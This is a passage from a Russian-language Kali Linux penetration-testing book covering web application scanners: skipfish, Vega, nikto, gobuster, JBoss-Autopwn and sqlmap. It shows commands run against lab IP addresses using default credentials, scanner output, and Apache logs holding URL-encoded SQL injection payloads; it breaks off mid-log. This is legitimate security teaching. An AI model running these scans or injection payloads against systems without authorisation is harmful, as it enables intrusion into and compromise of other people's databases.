


Рис. 8-12. ProxyStrike UI

Как и другие прокси-серверы, на которые мы смотрели, вы можете настроить порт, который прослушивает ProxyStrike. По умолчанию он прослушивает порт 8008. Вы можете заметить, что порты, которые мы видели на прокси-серверах, находятся в диапазоне 8000. На снимке экрана вы можете заметить, что вы можете просматривать запросы и ответы так же, как вы это делали с предыдущими прокси-серверами. Вы также можете перехватывать запросы и вносить в них изменения. Хотя это ограничено в своей области, это еще один инструмент, который можно использовать против веб-приложений.

ПОИСК PROXYSTRIKE

Вы можете найти ProxyStrike в меню Kali в разделе Анализ веб-приложений. Вы также можете запустить его из командной строки с помощью команды *proxystrike*.

Это поднимает хороший вопрос. Даже когда инструменты перекрывают функциональность, они обычно выполняют свои функции по-разному. Не мешает запускать несколько похожих тестов для любого приложения, поскольку вы можете получить разные результаты. Инструменты тестирования не более надежны, чем любое другое программное обеспечение. Они могут сосредоточиться на различной тактике и технике. Проверка с другими инструментами, как правило, хорошая идея.

Автоматизированные Web-атаки

Многое из того, на что мы смотрели, было автоматизировано или, по крайней мере, способно заставить его выполнять автоматизированные тесты. Другие инструменты ориентированы на веб-тестирование, которое может быть более конкретным и, возможно, менее настраиваемым. Эти инструменты представляют собой сочетание консольного и графического интерфейса. Честно говоря, в Kali доступно множество консольных инструментов, которые проводят это автоматическое тестирование, которое может быть сосредоточено на конкретном подразделе задач, а не полнофункциональным средством тестирования веб-уязвимостей.

Recon

Мы говорили о важности получения полной карты приложения. Возможно, вам будет полезно получить полный список страниц, которые будут доступны через паука сайта. *skipfish* - это программа, которая может проводить рекогносцировку сайта. Есть много параметров, которые вы можете передать программе, чтобы определить, что сканируется и как сканируется, но простой запуск программы - это что-то вроде *skipfish -A admin:password -o skipdir http://192.168.86.54*, что и было использовано для получения результата, показанного в примере 8-5. Параметр *-A* указывает *skipfish*, как войти в веб-приложение, а *-o* указывает, в каком каталоге должны храниться выходные данные программы.

Пример 8-5. Использование skipfish для recon

```
skipfish version 2.10b by lcamtuf@google.com

      –  192.168.86.54 -

 Scan statistics:

   Scan time : 0:02:11.013
   HTTP requests : 30502 (232.8/s), 121601 kB in, 9810 kB out (1003.0
kB/s)
   Compression : 0 kB in, 0 kB out (0.0% gain)
   HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
   TCP handshakes : 618 total (49.4 req/conn)
   TCP faults : 0 failures, 0 timeouts, 5 purged
   External links : 164 skipped
   Reqs pending : 0

 Database statistics:

   Pivots : 291 total, 283 done (97.25%)
   In progress : 0 pending, 0 init, 0 attacks, 8 dict
   Missing nodes : 4 spotted
   Node types : 1 serv, 14 dir, 252 file, 3 pinfo, 1 unkn, 20 par, 0
vall
   Issues found : 48 info, 0 warn, 0 low, 0 medium, 0 high impact
   Dict size : 148 words (148 new), 6 extensions, 256 candidates
   Signatures : 77 total

[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 291
[+] Looking for duplicate entries: 291
```

```
[+] Counting unique nodes: 91
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 291
[+] Generating summary views...
[+] Report saved to 'skipdir/index.html' [0x048d5a7e].
[+] This was a great day for science!
```

Вы заметите, что в конце вывода находится ссылка на страницу HTML. Страница была создана skipfish и представляет собой способ просмотра результатов, найденных программой. Skipfish - это не просто список страниц, а интерактивный список страниц. На рисунке 8-13 вы можете увидеть, как выглядит выходная страница. Вы получаете список категорий контента, найденных программой. Когда вы нажимаете на категорию, вы получаете список страниц, которые подпадают под эту категорию. Например, нажав XHTML + XML, вы получите список из 10 страниц, которые вы видите на рисунке 8-13. Вы увидите единственную реальную страницу, которая вернулась, это страница *login.php*. Если вы хотите увидеть более подробную информацию, вы можете нажать *show trace*, чтобы получить HTTP-запрос, HTTP-ответ и HTML-вывод для страницы.

Рис. 8-13. Листинг интерактивных страниц в skipfish

В дополнение к предоставлению списка страниц, которые классифицированы по типу и полной расшифровке взаимодействия, skipfish предоставит вам список потенциальных проблем, которые были найдены. Вы можете увидеть этот список на рисунке 8-14. Если вы щелкнете по проблеме в списке, вы увидите список страниц, потенциально уязвимых для этой проблемы.

Рис. 8-14. skipfish — список проблем

skipfish был написан Михалом Залевским, тем же разработчиком, который написал *p0f*, который занимается пассивной разведкой. Он также написал программу тестирования веб-приложений на основе прокси под названием Rat Proxy, которая ранее была доступна в Kali Linux. Некоторые из тех же возможностей, которые были в Rat Proxy, доступны в *skipfish*. Одна интересная вещь об этой программе - вы получите некоторые результаты, которые вы не получите, используя другие инструменты. Находите ли вы их касающимися, зависит от вас и вашей оценки заявки, но она предоставляет другую точку отсчета.

Vega

Программа *Vega* имеет некоторые прокси-возможности, но она также будет выполнять строго автоматизированное сканирование веб-сайта. Когда вы запускаете сканирование с помощью *Vega*, это позволит вам выбрать плагины. Это отличается от некоторых других программ, на которые мы смотрели. Например, когда вы запускаете активное сканирование с помощью ZAP, вы только что начали сканирование. Вы не выбираете плагины, которые хотите использовать, или способ сканирования. *Vega* дает вам немного больше контроля над тем, что вы делаете с сайтом. Это может ускорить сканирование, поскольку вы можете исключить плагины, которые ищут уязвимости, которые, по вашему мнению, не находятся на сайте, или вы можете настроить таргетинг только на определенную уязвимость. На рис. 8-15 показан неполный список плагинов, которые вы можете выбрать при запуске сканирования.

УСТАНОВКА VEGA

Чтобы получить доступ к Vega, вам необходимо установить его с помощью apt. После установки вы можете найти его в меню Kali в разделе «Анализ веб-приложений». Вы также можете запустить его, запустив vega в командной строке.

Рис. 8-15. Vega — выбор плагинов

В Vega интересно то, что есть два контекста для работы. Один из них - Сканер, а другой - Прокси. Пользовательский интерфейс немного меняется в зависимости от контекста, в котором вы находитесь. В частности, меняется панель инструментов, которая меняет то, что вы можете сделать. В правом верхнем углу рисунка 8-16 вы можете видеть две вкладки, чтобы выбрать контекст, в котором вы работаете. Вы также увидите, что сканирование выполняется. Когда вы настраиваете сканирование, вы можете выбрать личность для использования, а также предоставить сведения о cookie. Это помогает делать аутентифицированное сканирование.




Рис. 8-16. Vega — детали сканера

В середине экрана показано выполнение сканирования и сводка результатов. В левом нижнем углу экрана вы можете увидеть детали сканирования. Вы увидите разбивку по разным степеням тяжести. Открыв их, вы увидите список обнаруженных уязвимостей, за которыми следуют потенциально уязвимые страницы. Vega предоставляет описание уязвимости, воздействия и того, как вы можете устранить уязвимость. Это похоже на другие сканеры уязвимостей.

nikto

Пора возвращаться к консоли. Сканер *nikto* - один из самых ранних сканеров веб-уязвимостей, хотя он продолжает обновляться, что означает, что он все еще актуален, несмотря на то, что был некоторое время. *nikto* можно обновить с помощью последних плагинов и базы данных, запустив его с параметром *-update*. Никто использует файл конфигурации в */etc/nikto.conf*, который указывает, где находятся плагины и базы данных. Кроме того, вы можете настроить прокси-серверы и какие библиотеки SSL использовать. Настройки по умолчанию работают нормально, и вы можете увидеть запуск *nikto*, используя конфигурацию по умолчанию в примере 8-6.

Пример 8-6. Тестирование с помощью nikto

```
overbeek:root~# nikto -id admin:password -host 192.168.86.54
- Nikto v2.1.6
---------------------------------------------------------------------------
----
+ Target IP: 192.168.86.54
+ Target Hostname: 192.168.86.54
+ Target Port: 80
+ Start Time: 2018-03-12 19:31:35 (GMT-6)
---------------------------------------------------------------------------
----
+ Server: Apache/2.4.6 (CentOS) PHP/5.4.16
+ Retrieved x-powered-by header: PHP/5.4.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
the
 user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow
the user agent to render the content of the site in a different
fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Root page / redirects to: login.php
+ Server leaks inodes via ETags, header found with file /robots.txt,
fields: 0x1a 0x5650b5acd4180
+ PHP/5.4.16 appears to be outdated (current is at least 5.6.9). PHP
5.5.25
and 5.4.41 are also current.
+ Apache/2.4.6 appears to be outdated (current is at least
Apache/2.4.12).
Apache 2.0.65 (final release) and 2.2.29 are also current.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is
```

```
vulnerable to XST
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
potentially
sensitive information via certain HTTP requests that contain specific
QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially
sensitive information via certain HTTP requests that contain specific
QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially
sensitive information via certain HTTP requests that contain specific
QUERY strings.
```

Чтобы запустить реализацию DVWA, мы должны были указать информацию для входа в систему. Это делается с помощью параметра *-id*, а затем с помощью имени пользователя и пароля. Для DVWA мы используем стандартные настройки входа в систему *admin* для имени пользователя и *password* для пароля. Выходные данные содержат ссылки на базу данных уязвимостей с открытым исходным кодом - Open Source Vulnerability Database (OSVDB). Если вам нужно больше подробностей, связанных с выявленными уязвимостями, вы можете посмотреть список ссылок. Поиск Google найдет страницы с подробной информацией об этой уязвимости. После номера OSVDB указывается относительный путь к уязвимой странице, поэтому вы можете проверить его вручную.

dirbuster и gobuster

Работая с веб-сайтами, вы обнаружите, что часто каталоги и страницы на сайте недоступны только из-за *spidering*. Помните, что *spidering* предполагает, что все на сайте доступно, начиная с URL и просматривая каждую ссылку на каждой обнаруженной странице. Это не всегда так. Одним из способов обнаружения дополнительных каталогов является использование атаки методом перебора. Это работает, делая запросы к каталогам, которые обычно предоставляются списком слов. Некоторые из инструментов, которые мы рассмотрели до сих пор, способны проводить подобную атаку методом "грубой силы" на веб-серверы, чтобы идентифицировать каталоги, которые могут не оказаться в пауке (spider).

ПРИМЕЧАНИЕ

Когда веб-сервер получает запрос на путь к каталогу без какого-либо определенного файла (страницы), он возвращает указанную индексную страницу, которая существует в этом каталоге. Индексные страницы идентифицируются по имени в конфигурации веб-сервера и обычно представляют собой что-то вроде index.html, index.htm, index.php или что-то подобное. Если в этом каталоге нет индексной страницы, веб-сервер должен вернуть ошибку. Если сервер разрешает распечатку каталога, будет показан список всех файлов в каталоге. Считается, что уязвимость системы безопасности позволяет настроить веб-сервер таким образом, поскольку файлы, о которых не должны знать удаленные пользователи, включая файлы, в которых может содержаться информация об аутентификации, могут быть представлены таким образом.

Программа *dirbuster* - это программа на основе графического интерфейса, которая будет выполнять такого рода тестирование. Он написан на Java, что должно означать, что он кроссплатформенный. Рисунок 8-17 показывает, как *dirbuster* проходит тестирование по списку слов, который был предоставлен для веб-сайта, который также был предоставлен. Чтобы упростить процесс, пакет *dirbuster* предоставляет набор списков слов для работы. Вы можете, конечно, предоставить свой собственный список слов или использовать другой, который вы можете найти где-нибудь. Списки слов, предоставляемые Dirbuster, охватывают некоторые общие каталоги, которые могут быть найдены и могут быть фактически скрыты. Эти списки слов являются просто текстовыми файлами, поэтому их легко создавать, если вы захотите использовать свои собственные.




Рис. 8-17. Dirbuster — тестирование веб-сайта

Еще одна программа, которая выполняет аналогичную функцию, - это *gobuster*. Одно из основных различий между этим и *dirbuster* заключается в том, что *gobuster* - это консольная программа. Это важно, если у вас есть только SSH-доступ к вашей системе Kali. Поскольку некоторые из моих систем работают на виртуальном сервере, к которому я получаю удаленный доступ, мне часто проще использовать SSH. Это немного быстрее и легче захватывать выходные данные, используя сеанс SSH. Я могу использовать SSH с одной из моих систем Kali с помощью *gobuster*. С dirbuster я мог получить к нему удаленный доступ, но мне понадобился бы X-сервер, работающий в системе, в которой я физически, а затем мне нужно было бы переслать X обратно из Kali. Иногда SSH немного проще, если только вы не можете выделить оборудование для вашей установки Kali.

gobuster требует простых параметров для запуска. Вывод также прост. Вы можете увидеть прогон *gobuster* в Примере 8-7. Недостатком *gobuster* является то, что пакет не имеет собственных списков слов. К счастью, доступны другие списки слов. Пакет *dirbuster* включает в себя списки слов, которые вы можете использовать. Вы также можете использовать списки слов в */usr/share/wordlists/dirb*, так как они были настроены так, чтобы включать общие возможности для имен каталогов в Интернете.

Пример 8-7. Тестирование директорий с помощью gobuster

```
overbeek:root~# gobuster -w /usr/share/wordlists/dirbuster/directorylist-
1.0.txt -u
     http://192.168.86.54

Gobuster v1.2                OJ Reeves (@TheColonial)
=====================================================
[+] Mode       : dir
[+] Url/Domain : http://192.168.86.54/
[+] Threads    : 10
[+] Wordlist   : /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Status codes : 200,204,301,302,307
=====================================================
/docs (Status: 301)
/config (Status: 301)
/external (Status: 301)
/vulnerabilities (Status: 301)
```

Одной из приятных особенностей *gobuster* является то, что вы получаете коды состояния, указывающие ответ от сервера. Конечно, вы также получаете коды состояния от *dirbuster*. Одно из отличий состоит в том, что серия *dirbuster* предоставляет обширный список, в том числе то, что вы получаете от паука. Труднее отделить то, что было определено из списка слов, и то, что было схвачено, запустив своего рода паука против сервера.

Сервера приложений основанных на Java

Серверы приложений на основе Java распространены. Вы можете использовать Tomcat или JBoss, и это только серверы приложений с открытым исходным кодом, доступные для Java. Также существует много коммерческих. Инструменты могут использоваться для тестирования серверов приложений Java с открытым исходным кодом. Одна из причин этого заключается в том, что с этими серверами связано несколько уязвимостей, включая общеизвестные учетные данные по умолчанию. Любой простой способ скомпрометировать сервер приложений Java, такой как Tomcat, иногда просто дать известные учетные данные по умолчанию. Хотя эти уязвимости обычно быстро устраняются, это не меняет того факта, что многие устаревшие системы, возможно, не очистили свои действия.

JBoss - это сервер приложений, поддерживающий Java, который в настоящее время поддерживается RedHat. JBoss, как и в случае со многими сложными программными компонентами, требует опыта для правильной установки и настройки в производственной среде. Когда дело доходит до тестирования, вам может потребоваться выйти за пределы приложения и взглянуть на инфраструктуру, в которой размещается приложение. JBoss не является веб-приложением. Он размещает приложение и выполняет его. Клиент подключается к JBoss, который передает сообщения в приложение для обработки.

Программа JBoss-Autopwn была разработана как способ автоматического тестирования серверов JBoss. Есть два отдельных приложения, в зависимости от целевой операционной системы. Хотя JBoss разработан RedHat, компанией, занимающейся Linux и имеющей несколько дистрибутивов Linux, сервер приложений работает на Linux и Windows. Здесь начинается разведка. Чтобы определить, какую программу вы запускаете, вам необходимо знать основную операционную систему. Конечно, это не конец света, если вы запустите его один раз, ничего не найдете, потому что это неправильная платформа, а затем запустите другую. Тем не менее, выбрать неправильный вариант, не получая результатов и предполагая, что вы сделали, - плохой шаг. Это приводит к ложному ощущению безопасности со стороны организации, на которой вы проводите тестирование.

Чтобы запустить либо, процесс прост. Программа делает всю работу. Единственными параметрами, которые требует программа, являются имя хоста и номер порта, который вы тестируете.

Из-за преобладания этих серверов приложений неудивительно, что существуют другие способы тестирования базовой инфраструктуры. Для Kali нет автономных программ. Тем не менее, модули доступны в Metasploit.

Атаки на основе SQL

Атаки SQL-инъекций представляют собой серьезную проблему, поскольку они нацелены на базу данных веб-приложения. В Kali есть инструменты для проверки уязвимостей SQL-инъекций в приложении. Учитывая важность ресурса, это не удивительно. Кроме того, существуют простые библиотеки для использования с различными типами баз данных, с которыми вы, вероятно, столкнетесь. Это делает написание программ для запуска атак намного проще. Эти инструменты способны атаковать серверы Microsoft SQL Server, MySQL и Oracle.

Первое, на что мы хотим взглянуть - это *sqlmap*. Эта программа предназначена для автоматизации процесса поиска уязвимостей на основе SQL в веб-страницах. Он поддерживает тестирование с базами данных, которые вы ожидаете увидеть в таких установках - MySQL, Microsoft SQL Server, PostgreSQL и Oracle. Первое, что вам нужно сделать, чтобы запустить *sqlmap*, - это найти страницу, на которой будут отправлены данные в базу данных. Я использую установку Wordpress, которую я использую локально для тестирования, только потому, что Wordpress прост в настройке и есть легкие страницы для поиска, которые попадут в базу данных. Для этого мы будем использовать поисковый запрос. Вы можете увидеть пример запуска *sqlmap* в Примере 8-8. Поскольку это последняя версия Wordpress и разработчики также имеют доступ к этому инструменту, я не ожидаю, что *sqlmap* будет здесь успешным, но вы по крайней мере сможете увидеть, как он работает, и пример выходных данных при тестировании.

Пример 8-8. sqlmap - Тестирование локального Wordpress

```
overbeek:root~# sqlmap -u http://192.168.86.50/wordpress/ s=

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.2.3#stable}
|_ -| . [)] | .'| . |
|___|_ [)]_|_|_|__,|  _|
      |_|V |_| http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without
prior mutual consent is illegal. It is the end user's responsibility
to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by
this program

[*] starting at 17:57:39
```

```
[17:57:39] [WARNING] provided value for parameter 's' is empty. Please,
always use
  only valid parameter values so sqlmap could be able to run properly
[17:57:39] [INFO] testing connection to the target URL
[17:57:39] [INFO] checking if the target is protected by some kind of
WAF/IPS/IDS
[17:57:40] [INFO] testing if the target URL content is stable
[17:57:40] [WARNING] target URL content is not stable. sqlmap will base
the page
  comparison on a sequence matcher. If no dynamic nor injectable
parameters are
  detected, or in case of junk results, refer to user's manual paragraph
   'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[17:57:49] [INFO] testing if GET parameter 's' is dynamic
[17:57:49] [WARNING] GET parameter 's' does not appear to be dynamic
[17:57:50] [WARNING] heuristic (basic) test shows that GET parameter 's'
  might not be injectable
[17:57:50] [INFO] testing for SQL injection on GET parameter 's'
[17:57:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING
clause'
[17:57:50] [WARNING] reflective value(s) found and filtering out
[17:57:56] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter
replace'
[17:57:57] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING,
  ORDER BY or GROUP BY clause (FLOOR)'
[17:57:59] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING
clause'
[17:58:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based -
  WHERE or HAVING clause (IN)'
[17:58:03] [INFO] testing 'Oracle AND error-based - WHERE or HAVING
clause (XMLType)'
[17:58:06] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace
(FLOOR)'
[17:58:06] [INFO] testing 'MySQL inline queries'
[17:58:06] [INFO] testing 'PostgreSQL inline queries'
[17:58:07] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[17:58:07] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17:58:08] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries
(comment)'
[17:58:10] [INFO] testing 'Oracle stacked queries
  (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
```

ПРИМЕЧАНИЕ

> Для запуска некоторых из этих автоматизированных инструментов не требуется, чтобы вы знали SQL, хотя, если вы хотите воспроизвести полученные данные, чтобы проверить их, прежде чем передавать их людям, которые платят вам, вы должны изучить SQL

Запуск *sqlmap*, подобный этому, выберет самый безопасный путь для того, что тестируется. Если хотите, вы можете усилить тестирование, добавив --*risk* со значением 2 или 3 (по умолчанию 1, а 3 - самое высокое). Это добавит потенциал для небезопасных тестов, которые могут оказать влияние на базу данных. Вы также можете добавить --*level* со значением от 1 до 5, хотя 1 является значением по умолчанию и является наименее навязчивым тестированием, которое выполнит *sqlmap*. *sqlmap* дает вам возможность использовать любую найденную уязвимость, чтобы дать вам внешнее соединение для запуска команд оболочки, загрузки файлов, загрузки файлов, выполнения произвольного кода или повышения привилегий.

Есть несколько способов увидеть, что происходит с тестированием, чтобы вы могли извлечь уроки из запросов. Первый - выполнить захват пакетов в системе Kali Linux. Затем вы можете открыть захват пакетов в Wireshark и следить за происходящим разговором, предполагая, что вы не тестируете зашифрованный сервер. Другой способ, предполагая, что у вас есть доступ к серверу, состоит в просмотре журналов на удаленном веб-сервере, который вы тестируете. Пример 8-9 показывает несколько сообщений, которые были записаны в журнале. Хотя вы не поймете параметры, отправленные таким образом, вы получите что-нибудь в URL.

Пример 8-9. Логи Apache,показывающие тестирование с использованием SQL-инъекций

```
192.168.86.62 - - [16/Mar/2018:00:29:45 +0000]
   "GET /wordpress/?s=foo%22%20OR%20%28SELECT%202%2A%28IF%28%28SELECT
   %20%2A%20FROM%20%28SELECT%20CONCAT%280x71716b7671%2C%28SELECT%20%2
   8ELT%289881%3D9881%2C1%29%29%29%2C0x717a767071%2C0x78%29%29s%29%2C
   %20844674407370955161 0%2C%20844674407370955161 0%29%29%29%20AND%20%
   22CApQ%22%20LIKE%20%22CApQ HTTP/1.1" 200 54525
   "http://192.168.86.50:80/wordpress/" "sqlmap/1.2.3#stable
   (http://sqlmap.org)"
192.168.86.62 - - [16/Mar/2018:00:29:46 +0000]
   "GET /wordpress/?s=foo%25%27%29%20OR%20%28SELECT%202%2A%28IF%28%28
   SELECT%20%2A%20FROM%20%28SELECT%20CONCAT%280x71716b7671%2C%28SELECT
